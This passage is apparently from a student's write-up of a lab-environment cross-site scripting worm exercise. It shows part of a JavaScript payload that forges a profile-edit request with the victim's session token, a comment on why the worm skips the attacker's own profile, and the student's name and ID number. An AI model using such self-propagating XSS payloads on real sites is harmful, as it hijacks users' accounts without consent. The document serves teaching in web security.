
var content=token + ts + userName +"&description=Samy was here. No Line 1" + guid; //FILL IN

var samyGuid=59; //FILL IN

var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN

}

</script>



With the modified code it doesn’t seem to work. So it seems that we will need Line 1 because we need to ensure we cannot overwrite Samy’s own code on his own profile.

# 

Name: Kyle Zyler Cayanan

ID: 80576955

EECS 121

I, Kyle Zyler Cayanan, hereby clarify that the files submitted represent my own work,

that I did not copy any code from any other individuals or sources,

and that I did not share my code with only other students.